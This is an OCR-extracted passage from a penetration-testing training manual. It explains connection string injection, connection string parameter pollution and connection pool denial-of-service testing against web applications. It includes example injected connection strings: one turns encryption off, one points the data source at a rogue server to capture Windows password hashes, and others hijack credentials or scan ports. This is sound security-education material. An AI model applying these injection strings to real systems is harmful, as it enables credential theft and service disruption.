


Figure L.96: Testing the app with cookie parameter tampering using Burp Suite

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Connection String Injection

The connection string is a set of parameters defining the connection process of a web application with the database. A connection string ends with a semi-colon (;). Syntax of the connection strings depends on the type of database an application uses. In a delegated authentication environment, an attacker injects parameters into a connection string by appending them with the semicolon (;) character to access the database and compromise the web application. A connection string injection attack can occur when dynamic string concatenation is used to build connection strings based on user input.

You must check if the web application is vulnerable to the connection string injection attack by simulating the attack. Send a connection query appended with a key/value pair and observe the response from the database.

You can use the following syntax to connect to the backend database.


```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial
Catalog=DataBase; User ID=Username; Password=pwd;"
```

Manipulate the above query as shown below:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial
Catalog=DataBase; User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, the Encryption value is added to the previously configured set of parameters. The database considers the last occurred key/value pair (Encryption=off) as per the logic "Last one wins". If the database parses the above manipulated query, then the web application is vulnerable to connection string injection.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test for Connection String Parameter Pollution (CSPP) Attacks

In this attack, the attackers overwrite a key/value pair into the connection string and send it to the database. This kind of attempt pollutes the already existing parameter in the syntax and confuses the database to execute attacker appended parameter based on the "Last one wins" principle.

As a penetration tester, you must check if the web application is vulnerable to connection string parameter pollution attack by performing the attack. There are three methods of performing the CSPP attacks:

- **Hash stealing**

  This method includes placing a Rogue Microsoft SQL Server connected to the Internet and having a built-in Microsoft SQL Server credential sniffer listening running on the network. The attacker then replaces Data Source parameter with that of a Rogue Microsoft SQL Server. The attacker then sniffs Windows credentials (password hashes) when the application tries to connect to Rogue_Server with the Windows credentials it's running on.

  ```
  Data source = SQL2005; initial catalog = db1; integrated
  security=no; user id=;Data Source=Rogue Server; Password=;
  Integrated Security=true;
  ```

- **Port scanning**

  An attacker tries to connect to various ports by changing the values and observing changes in the error messages obtained.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


```
Data source = SQL2005; initial catalog = db1; integrated
security=no; user id=;Data Source=Target Server, Target Port=443;
Password=; Integrated Security=true;
```

- **Hijacking web credentials**

  An attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials.

```
Data source = SQL2005; initial catalog = db1; integrated
security=no; user id=;Data Source=Target Server, Target Port;
Password=; Integrated Security=true;
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test for Connection Pool DoS

Web applications use connection pooling mechanism to maintain the database connections. Whenever an application is trying to open a database connection, it requires resources to create, maintain, and release a connection to the database. Using a connection pool will reduce the strain by creating a connection from the already available open pools. The closed connections return to the pool and other applications can use them to connect.

Initially, the attackers try to examine the connection pooling settings of the target database and construct a large malicious SQL query. Then they try to run this query multiple times to consume all the connections in the pool, which causes the legitimate users from accessing the connection pool.

By default, in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds. Thus, an attacker can run 100 multiple queries with 30+ seconds execution time within 30 seconds to cause a connection pool DOS, such that no one else would be able to use the database-related parts of the application.


As a security tester, you must check if the web application is susceptible to the connection pool DOS attempt.

